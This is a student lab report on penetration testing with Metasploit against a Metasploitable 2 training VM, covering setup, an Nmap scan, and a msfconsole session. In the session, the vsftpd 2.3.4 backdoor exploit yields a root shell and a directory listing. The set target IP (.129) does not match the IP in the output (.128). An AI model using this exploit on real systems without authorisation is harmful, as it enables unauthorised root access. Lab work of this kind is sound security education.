Name: Prathmesh baviskar
Roll no: 5020106
Name: Joshua Dabhi
Roll no: 5020167

Experiment 3

Aim: Penetration testing using metasploit.

Theory:

Metasploit and Kali Linux are two potent tools that hold considerable sway in the realm of cybersecurity and ethical hacking. Metasploit, crafted by Rapid7, stands as an open-source penetration testing framework, arming security experts with the means to spot and leverage vulnerabilities in target systems. Its comprehensive toolset and exploit repository render it invaluable for both offensive and defensive security endeavors. Conversely, Kali Linux, the brainchild of Offensive Security, emerges as a specialized Linux distribution tailor-made for penetration testing, digital forensics, and network security evaluations. It comes equipped with a rich array of security tools, including the Metasploit suite, making it the preferred choice for ethical hackers and security professionals.

The synergy between Metasploit and Kali Linux assumes remarkable importance in the context of penetration testing and ethical hacking. Kali Linux operates as the operating system of choice for security practitioners, thanks to its expansive toolkit and robust support for activities like network analysis, vulnerability assessment, and exploitation. The seamless integration of Metasploit into Kali Linux empowers users to automate the identification of vulnerabilities and execute targeted exploits with ease. This synergy streamlines the workflow of penetration testers, allowing them to efficiently evaluate the security posture of systems. Furthermore, Kali Linux's compatibility with Metasploit simplifies the process of designing and deploying custom exploits, amplifying its utility in ethical hacking endeavors.

Steps:

1. Begin by ensuring you have all the essential components for your virtual environment: VMware, Kali Linux, and Metasploitable 2.

2. Proceed to install VMware to establish your virtual environment, ensuring seamless compatibility with your system.

3. Within VMware, create virtual machines to host Kali Linux and Metasploitable 2, serving as your digital playgrounds.


4. Configure their network settings to enable smooth interaction between these virtual machines. Adjust the network adapter and implement Network Address Translation (NAT) addressing.


5. Engage in digital reconnaissance using the Nmap tool to scan the network and unveil active services on the target machine. This step helps identify potential entry points.


6. Once a target vulnerability, such as the vsftpd_backdoor, is chosen for exploitation, employ Metasploit to exploit this weakness and establish access to the target system, effectively gaining control.

7. Execute the plan using the msfconsole within Metasploit to deploy the exploit on the target machine.

8. Voilà! You've successfully conducted a fundamental penetration test on Metasploitable 2.







```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.142.129
RHOST => 192.168.142.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.142.129
RHOSTS => 192.168.142.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.142.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.142.128:21 - USER: 331 Please specify the password.
[+] 192.168.142.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.142.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.142.128:6200) at 2023-09-05 13:41:48 -0400
```

```
pwd
/
ls -l
total 81
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Sep  5 12:14 dev
drwxr-xr-x  94 root root  4096 Sep  5 12:28 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  5821 Sep  5 12:14 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 111 root root     0 Sep  5 12:13 proc
drwxr-xr-x  13 root root  4096 Sep  5 12:14 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Sep  5 12:13 sys
drwxrwxrwt   4 root root  4096 Sep  5 12:14 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Conclusion: Successfully performed penetration testing using metasploit.